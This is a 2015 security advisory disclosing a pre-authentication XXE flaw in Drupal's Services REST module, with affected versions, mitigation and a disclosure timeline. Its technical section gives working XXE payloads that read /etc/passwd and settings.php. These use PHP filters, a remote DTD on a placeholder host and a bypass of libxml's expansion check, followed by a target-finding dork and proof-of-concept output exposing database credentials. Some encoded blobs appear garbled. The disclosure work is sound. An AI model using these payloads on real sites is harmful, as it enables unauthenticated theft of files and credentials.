

■ Pre-authentication XXE vulnerability in the *Services* Drupal module

■ Security advisory

24/04/2015

Renaud Dubourguais

1. Vulnerability description

1.1. The Services Drupal module

From the Drupal website (<https://www.drupal.org/project/services>), the *Services* module is:

"A standardized solution of integrating external applications with Drupal. Service callbacks may be used with multiple interfaces like REST, XMLRPC, JSON, JSON-RPC, SOAP, AMF, etc. This allows a Drupal site to provide web services via multiple interfaces while using the same callback code."

The Services module can be configured to enable REST endpoints. The REST handler can deal with JSON messages, PHP serialized objects and also XML messages.

1.2. The issue

We discovered that the function handling XML REST requests does not disable external entity loading when parsing XML messages sent by remote users. If a user sends crafted XML messages referencing external resources such as local files, the XML parser will load them during the message processing. Using several tricks, the remote user can read local files.

In addition, we discovered that authentication and user rights are checked after processing the message. Consequently, the vulnerability can be triggered without being authenticated.

A successful exploitation could allow anyone to read arbitrary files on the remote file system, including the Drupal *settings.php* file.

1.3. Affected versions

To be vulnerable, the remote system must comply with the following pre-requisites:

- Drupal 7.x
- *Services* module 3.x
- PHP compiled with *libxml2* prior to 2.9.0
- 1 REST endpoint configured with 1 resource allowing data modification (create, delete, modify, etc.)

The RESTWS module prior to 2.4 is also affected by the same issue.

Notice that some changes in the *libxml2* behavior are indirectly fixing the vulnerability. They have been committed on the 23th of July 2012 and integrated to *libxml2* 2.9.0. This version has been published on the 11th of September 2014 to fix a part of the vulnerability CVE-2014-3660.

<https://git.gnome.org/browse/libxml2/commit/?id=4629ee02ac649c27f9c0cf98ba017c6b5526070f>

Concerning Ubuntu, this commit has been backported in version *2.7.8.dfsg-5.1ubuntu4* for *12.04 Precise* releases.

1.4. Mitigation

The RESTWS module has been fixed on the 16th April 2015, in the version 2.4 (<https://www.drupal.org/node/2472449>).

Concerning the Services module, no fix has been released yet. The only way to fix the issue is to use a *libxml* with a version greater than 2.9.0.

1.5. Timeline

Date	Action
04/06/2014	Vulnerability discovered in the <i>Services</i> module during a travel to the SSTIC security conference in Rennes
11/09/2014	Changes in <i>libxml2</i> prevents exploitation of the vulnerability
23/03/2015	Security report to the Drupal Security Team
02/04/2015	Discovered that the exploit is working on the RESTWS module
06/04/2015	Security fix for the <i>Services</i> module is released in the private Drupal ticketing service
07/04/2015	Security fix for the RESTWS is released in the private Drupal ticketing service
09/04/2015	As <i>libxml2</i> indirectly fixes the issue in current Linux distributions, the Drupal Security team decides not to publish a security advisory, thus ignoring Windows systems using for example Acquia Drupal
16/04/2015	RESTWS is silently patched without a security advisory (" <i>Disable XML entity loading which is not needed</i> ")
24/04/2015	Public vulnerability disclosure

2. Technical description and proof-of-concept

2.1. Setting up a vulnerable environment


2.1.1. Operating system and *libxml2* library

Several operating systems still use *libxml2* in a version prior to 2.9.0. Notice that most of them have indirectly patched the vulnerability by backporting the previous patch in their repositories (Debian, Ubuntu, Red Hat, CentOS, etc). However, all systems using a *libxml2* prior to 2.9.0 coming from the official website (<http://www.xmlsoft.org/>) instead of system's repositories are vulnerable.

For example, we successfully exploited the vulnerability on Windows systems including Acquia Drupal, which is recommended by the Drupal official website (<https://www.drupal.org/documentation/install/windows>).


2.1.2. Drupal configuration

By default, an attacker can't exploit the vulnerability as Drupal has to be configured to use the module to be vulnerable. First of all, the Services module have to be installed (<https://www.drupal.org/project/services>). Next, the module must be configured by using the *Configure* module's option:



ENABLED	NAME	VERSION	DESCRIPTION	OPERATIONS
<input checked="" type="checkbox"/>	Services	7.x-3.7	Provide an API for creating web services. Requires: Chaos tools (enabled) Required by: REST Server (enabled), OAuth Authentication (disabled), XMLRPC Server (enabled)	Help Permissions Configure

From this menu, a REST endpoint must be created. It can be performed by accessing the *Add* menu and fulfilling the following menu:



Machine-readable name of the endpoint *

The endpoint name can only consist of lowercase letters, underscores, and numbers.

Server *

Select a the server that should be used to handle requests to this endpoint.

Path to endpoint *

Debug mode enabled
Useful for developers. Do not enable on production environments

Authentication
 Session authentication
Choose which authentication schemes that should be used with your endpoint. If no authentication method is selected all requests will be done by an anonymous user.

Once created, the endpoint must be configured through the *Edit Resources* menu. For example, node retrieval and creation

can be allowed (we just need a resource callable with a POST request, such as a creation or an update feature):

The URL `http://<yoursite>/?q=test/node` can be used to retrieve and create a Drupal node. GET requests allow node retrieval and POST requests allow node creation. Of course, POST requests are authenticated, but as we'll see, it doesn't prevent unauthenticated user to exploit the vulnerability.

Resources

Select the resource(s) or methods you would like to enable, and click Save.

<input type="checkbox"/>	RESOURCE	SETTINGS	ALIAS
<input type="checkbox"/>	▶ comment		<input type="text"/>
<input type="checkbox"/>	▶ file		<input type="text"/>
<input type="checkbox"/>	▼ node		node <input type="text"/>
CRUD operations			
<input checked="" type="checkbox"/>	retrieve Retrieve a node		
<input checked="" type="checkbox"/>	create Create a node		
<input type="checkbox"/>	update		

2.2. Vulnerable code and exploitation

2.2.1. Vulnerability discovery

The vulnerability is located in the `ServicesParserXML` class (`services/servers/rest_server/includes/ServicesParser.inc`). When an XML request is sent to a REST endpoint, the method `parse(ServicesContextInterface $context)` of this class is called. This method aims to parse the XML message and return an array:

```
class ServicesParserXML implements ServicesParserInterface {
    public function parse(ServicesContextInterface $context) {
        // get/hold the old error state
        $old_error_state = libxml_use_internal_errors(1);

        // clear all libxml errors
        libxml_clear_errors();

        // get a now SimpleXMLElement object from the XML string
        $xml_data = simplexml_load_string($context->getRequestBody());

        // if $xml_data is Null then we expect errors
        if (!$xml_data) {
            // build an error message string
            $message = '';
            $errors = libxml_get_errors();
            foreach ($errors as $error) {
                $message .= t('Line @line, Col @column: @message', array('@line' => $error->line,
                '@column' => $error->column, '@message' => $error->message)) . "\n\n";
            }

            // clear all libxml errors and restore the old error state
```

```

libxml_clear_errors();
libxml_use_internal_errors($old_error_state);

// throw an error
services_error($message, 406);
}
// whew, no errors, restore the old error state
libxml_use_internal_errors($old_error_state);

// unmarshal the SimpleXmlElement, and return the resulting array
$php_array = $this->unmarshalXML($xml_data, NULL);
return (array) $php_array;
}

```

The `context->getRequestBody()` contains the XML message sent by the remote user. As you can see before calling the `simplexml_load_string($xml)` function, external entity loading is not disabled.

So, by sending a normal message, the REST endpoint will react as expected:

```

POST /drupal-7.28/?q=test/node HTTP/1.1
[...]
<xml>
    <test>test</test>
</xml>

HTTP/1.1 200 OK
[...]
<?xml version="1.0" encoding="utf-8"?>
<result>Node type is required</result>

```

But if a user sends the following message to the REST endpoint, he will trigger the vulnerability:

```

POST /drupal-7.28/?q=test/node HTTP/1.1
[...]
<!DOCTYPE root [
    <!ENTITY % evil SYSTEM "file:///etc/passwd">
    %evil;
]>

<xml>
    <test>test</test>
</xml>

HTTP/1.1 200 OK
[...]
<?xml version="1.0" encoding="utf-8"?>
<result>Line 1, Col 1: internal error: xmlParseInternalSubset: error detected in Markup
declaration

Line 1, Col 1: DOCTYPE improperly terminated

Line 1, Col 2: Start tag expected, &#039;&#039;&#039; not found

</result>

```

The error message shows us that the contents of the file `/etc/passwd` have been retrieved and added to the document `DOCTYPE`. As `/etc/passwd` is not a valid XML file, the parser raises an exception telling us that the `DOCTYPE` is invalid (and he's right).

Notice that even if PHP error display is disabled, previous error messages will still be returned to the user because of this piece of code following the `simplexml_load_string($xml)` call:

```
if (!$xml_data) {
    // build an error message string
    $message = '';
    $errors = libxml_get_errors();
    foreach ($errors as $error) {
        $message .= t('Line @line, Col @column: @message', array('@line' => $error->line,
        '@column' => $error->column, '@message' => $error->message)) . "\n\n";
    }

    // clear all libxml errors and restore the old error state
    libxml_clear_errors();
    libxml_use_internal_errors($old_error_state);

    // throw an error
    services_error($message, 406);
}
```

So at this point in time, we can trigger the vulnerability but we can't retrieve the file contents. We are just able to load a file without being able to access its contents.

2.2.2. Retrieving the file contents

As the `Services` module parses our XML message but never returns the parsed message to the user, the only way we have found to retrieve the file contents was to use the `libxml` error catching code block described in the previous part. Techniques commonly used to explain what is a XXE attack don't work here and we actually need to find additional tricks.

The first trick was to use internal subsets to retrieve the requested file contents and return it through `libxml` errors. To do so, we declared a first XML parameter in order to load the file contents (as before) and we next reused it inside the URI of another parameter declaration. As the the URI won't point to a valid filename, an XML error containing the URI will be raised and returned to the user by the parser:

```
<!DOCTYPE root [
  <!ENTITY % payload SYSTEM "php://filter/read=convert.base64-
  encode/resource=/etc/passwd">
  <!ENTITY % intern "<!ENTITY &#37; trick SYSTEM 'file://W00T%payload;W00T'">
  %intern;
  %trick;
]>

<xml>
  <test>test</type>
</xml>
```

We use a PHP filter encoding the contents of the entity using the `base64` algorithm. Using this trick we don't have to manage carriage returns and special characters contained in the targeted file.

We also use an intermediate parameter (`intern`) to force the XML parser to parse and load the `trick` parameter. If you don't use this intermediate parameter, `trick` won't be parsed and the `payload` parameter won't be replaced with the file contents.

However, if we send this message, it will raise an error coming from the `libxml` parser telling us that external references are forbidden in internal subsets:

```
<?xml version="1.0" encoding="utf-8"?>
<result>Line 3, Col 76: PEReferences forbidden in internal subset

Line 4, Col 10: PEReference: %intern; not found

Line 5, Col 9: PEReference: %trick; not found

</result>
```

To bypass this restriction, the talk from Alexey Osipov and Timur Yunusov was very instructive. This talk can be found at the following URL: <https://media.blackhat.com/eu-13/briefings/Osipov/bh-eu-13-XML-data-osipov-slides.pdf>. Instead of using a local DTD declaration, we can use a remote DTD declaration. Alexey and Timur have found that this kind of DTD are not subject to the internal subset restriction:

```
<!DOCTYPE root [
  <!ENTITY % remote SYSTEM "http://remote.evil.org/test.xml">
  %remote;
  %intern;
  %trick;
]>

<xml>
  <test>test</test>
</xml>
```

We actually just move external entities in a XML document hosted on a remote server. This document will contain the following entities:

```
<!ENTITY % payload SYSTEM "php://filter/read=convert.base64-encode/resource=/etc/passwd">
<!ENTITY % intern "<!ENTITY &#37; trick SYSTEM 'file://W00T%payload;W00T'>">
```

Now the XML parser doesn't raise DTD parsing error anymore... but doesn't raise any exception at all, which is not very helpful!

```
<?xml version="1.0" encoding="utf-8"?>
<result>Node type is required</result>
```

Actually, we discovered that even if the remote DTD is invalid, the XML parser will still parse the XML document and return data. As a result, DTD parsing errors won't be returned to the user given that *simplexml_load_string(\$xml)* will return data:

```
// get a now SimpleXMLElement object from the XML string
$xml_data = simplexml_load_string($context->getRequestBody());

// if $xml_data is Null then we expect errors
if (!$xml_data) {
[...]
```

So, we have just forced the hand of fate by sending an invalid XML document (mismatch between opening and closing tags) in order to raise an XML parsing error:

```
<!DOCTYPE root [
  <!ENTITY % remote SYSTEM "http://remote.evil.org/test.xml">
  %remote;
  %intern;
  %trick;
```


- large files retrievals don't work due to a check implemented by the *libxml* library preventing exponential expansion of the XML document.

2.2.3. Using local DTD only

Most XXE exploits need to query a remote XML file and require that firewalls protecting the target server allow outbound connections. However, in real life, it's not always the case.

To bypass this limitation, we used a trick that exclusively works if the vulnerable script is powered by PHP. The trick is to use PHP filters. We already used PHP filters to encode the file contents using the *base64* algorithm in order to retrieve it. However, it also works in the other way: we can decode a *base64* blob and ask the XML parser to load it:

```
>>> payload = "<!ENTITY % payload SYSTEM \"php://filter/read=convert.base64-
encode/resource=/etc/passwd\">\n"

>>> payload += "<!ENTITY % intern \"<!ENTITY &#37; trick SYSTEM 'file://W00T
%payload;W00T'>\n\">"

>>> payload.encode("base64").replace("\n", "")
'PCFFFTlRJVfkgJSBwYXlsb2FkIFNlZU1RFTSAicGhwOi8vZmlsdGVyL3JlYWQ9Y29udmVydC5iYXNlNjQtZW5jb2RlL3Jlc291cmNlPS9ldGMvcGFzc3dkIj4KPCFFFTlRJVfkgJSBpbnRlcm4gIjwhRU5USVRZICYjMzc7IHRyaWNrIFNlZU1RFTSAnZmlsZTovL1cwMFQlcGF5bG9hZDtxMDBUJz4iPg'
```

The XML message sent to Drupal becomes the following:

```
<!DOCTYPE root [
  <!ENTITY % evil SYSTEM "php://filter/read=convert.base64-
decode/resource=data:PCFFFTlRJVfkgJSBwYXlsb2FkIFNlZU1RFTSAicGhwOi8vZmlsdGVyL3JlYWQ9Y29udmVydC5iYXNlNjQtZW5jb2RlL3Jlc291cmNlPS9ldGMvcGFzc3dkIj4KPCFFFTlRJVfkgJSBpbnRlcm4gIjwhRU5USVRZICYjMzc7IHRyaWNrIFNlZU1RFTSAnZmlsZTovL1cwMFQlcGF5bG9hZDtxMDBUJz4iPg">
  %evil;
  %intern;
  %trick;
]>

<xml>
  <test>test</type>
</xml>
```

And the exploitation still works:

```
<?xml version="1.0" encoding="utf-8"?>
<result>Line 5, Col 9: failed to load external entity
&quot;file://W00Tcm9vdDp40jA6MDpyb2900i9yb2900i9iaW4vYmFzaApkYWVtb246eDox0jE6ZGF1bW9uOi
9lc3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoy0jI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzo
ng6MzozOnN5czovZGV2Oi9lc3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo00jY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMK
Z2FtZXM6eDo10jYwOmdhbWVzOi9lc3Ivc2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWVfOng6NjoxMjptYW46L3Zhci9
jYWN0ZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo30jc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG
9naW4KbWVfPpbDp40jg6ODptYWlsOi92YXlVbWVfPpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OT05Om5ld3M6L3Zhc
i9zcG9vbC9uZXdzOi9lc3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDpldWNwOi92YXlVc3Bvb2wvdXVjcDovdXNy
L3NiaW4vbm9sb2dpbgpwcm94eTp40jEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDo
zMzozMzpb3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozND0zNDpiYWNrdXA6L3Zhci
9iYWNrdXBzOi9lc3Ivc2Jpbi9ub2xvZ2luCg==W00T&quot;
```

Line 9, Col 27: Opening and ending tag mismatch: test line 9 and type

```
</result>
```

Using this trick, we don't need outbound connections anymore. This ensures that the vulnerability is exploitable even if the remote server is not allowed to connect to a remote host.

2.2.4. Retrieving large files

However, after multiple tests, we got strange behaviors. For example, requesting `/etc/passwd` worked but requesting the Drupal `settings.php` file didn't work. An entity reference loop is detected by the `libxml` library:

```
<?xml version="1.0" encoding="utf-8"?>
<result>Line 2, Col 76: Detected an entity reference loop

Line 4, Col 10: PReference: %intern; not found

Line 5, Col 9: PReference: %trick; not found

Line 9, Col 27: Opening and ending tag mismatch: test line 9 and type

</result>
```

After some investigations inside the `libxml` source code, we actually discovered that this library implements an exponential expansion prevention mechanism. This protection checks if the external entity doesn't enlarge the XML document too much. This check is implemented in the `xmlParserEntityCheck` function in `parser.c`:

```
#define XML_PARSER_BIG_ENTITY 1000
#define XML_PARSER_NON_LINEAR 10
[...]
static int
xmlParserEntityCheck(xmlParserCtxtPtr ctxt, unsigned long size,
                    xmlEntityPtr ent)
{
[...]
    if (size < XML_PARSER_BIG_ENTITY)
        return(0);
[...]
    if ((size < XML_PARSER_NON_LINEAR * consumed) &&
        (ctxt->nbenities * 3 < XML_PARSER_NON_LINEAR * consumed))
        return (0);
[...]
    xmlFatalErr(ctxt, XML_ERR_ENTITY_LOOP, NULL);
    return (1);
[...]
}
```

The contents pointed by the entity is loaded if one of this check is valid:

- its size is less than 1000 characters;
- its size is not ten times higher than the size of the contents already loaded and 3 times the number of entity references parsed is less than 10 times the size of the contents already loaded.

In the previous case, loading `settings.php` just enlarged the XML document too much and an infinite loop error was returned by the `xmlParserEntityCheck` function. But we found a quick and dirty solution to bypass these checks: include garbage blobs in order to never enlarge the XML document too fast. We also used another PHP filter (`zlib.deflate`) to compress the retrieved file contents and do not trigger the expansion check too many times.

```
>>> payload = "<!ENTITY % payload SYSTEM \"php://filter/zlib.deflate/read=convert.base64-
encode/resource=/var/www/sites/default/settings.php\">\n"
>>> payload += "<!ENTITY % garbage \"<!ENTITY &#37; gar SYSTEM '\"+\"A\"*500+\"'\>\n"
>>> payload += "<!ENTITY % intern \"<!ENTITY &#37; trick SYSTEM 'file://W00T
%payload;W00T'>\n"
>>> print payload.encode("base64").replace("\n", "").replace("+", "%2B")
PCFFt1RJVFkgJSBwYXlsb[...]0cmljayBTWVNURU0gJ2ZpbGU6Ly9XMDBUJXBheWxvYWQ7VzAwVCC%2BIj4=
```

The final payload becomes:

```
<!DOCTYPE root [
  <!ENTITY % evil SYSTEM "php://filter/read=convert.base64-
decode/resource=data:PCFFt1RJVFkgJSBwYXlsb[...]0cmljayBTWVNURU0gJ2ZpbGU6Ly9XMDBUJXBheWxvYWQ7
VzAwVCC%2BIj4=">
    %evil;
    %intern;
    %trick;
]>

<xml>
  <test>test</type>
</xml>
```

And we are finally able to load bigger files like *settings.php*:

```
<?xml version="1.0" encoding="utf-8"?>
<result>Line 5, Col 9: failed to load external entity
&quot;file://W00T5Vz7d9tGdv[...]vHavJgjl+5j104izwv8DW00T&quot;;

Line 9, Col 27: Opening and ending tag mismatch: test line 9 and type

</result>
```

After decoding and decompressing the output, we can retrieve the Drupal configuration:

```
<?php
[...]
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupal',
      'password' => 'ThisP@55w0rd1sUnCr@ck@ble',
      'host' => '127.0.0.1',
      'port' => '3306',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
[...]
```

2.3. Impact

A successful exploitation could allow anyone to read arbitrary files on the remote file system including the *settings.php* file. Following the server's configuration and available PHP filters, it could lead to arbitrary command execution.

2.4. Finding vulnerable targets

Finding vulnerable Drupal installation is not so easy. Of course, you can use Google dorks to discover several potential targets:

```
inurl:sites/all/modules/services/servers/rest_server/
```

But knowing potential targets doesn't give you REST endpoints. Currently, we didn't find an easy way to know these endpoints apart from running fuzzing attacks. For example, endpoints can be discovered by analyzing 404 error page:

```
$> GET -sed http://<yoursite>/?q=test/  
404 Not found: Could not find resource t.  
[...]
```

2.5. Proof of concept

We developed a proof-of-concept implementing all the tricks presented in the paper:

```
$> ./xxe.py http://localhost/drupal-7.28/?q=test/node /var/www/sites/default/settings.php  
[*] Trying to retrieve "/var/www/sites/default/settings.php" with a blob size set to 500...  
[+] Got it!  
  
<?php  
/**  
 * @file  
 * Drupal site-specific configuration file.  
 *  
 * IMPORTANT NOTE:  
 * This file may have been set to read-only by the Drupal installation program.  
 * If you make changes to this file, be sure to protect it again after making  
 * your modifications. Failure to remove write permissions to this file is a  
 * security risk.  
[...]  
$databases = array (  
  'default' =>  
    array (  
      'default' =>  
        array (  
          'database' => 'drupal',  
          'username' => 'drupal',  
          'password' => 'ThisP@55w0rdIsUnCr@ck@ble',  
          'host' => '127.0.0.1',  
          'port' => '3306',  
          'driver' => 'mysql',  
          'prefix' => '',  
        ),  
      ),  
    ),  
);  
[...]
```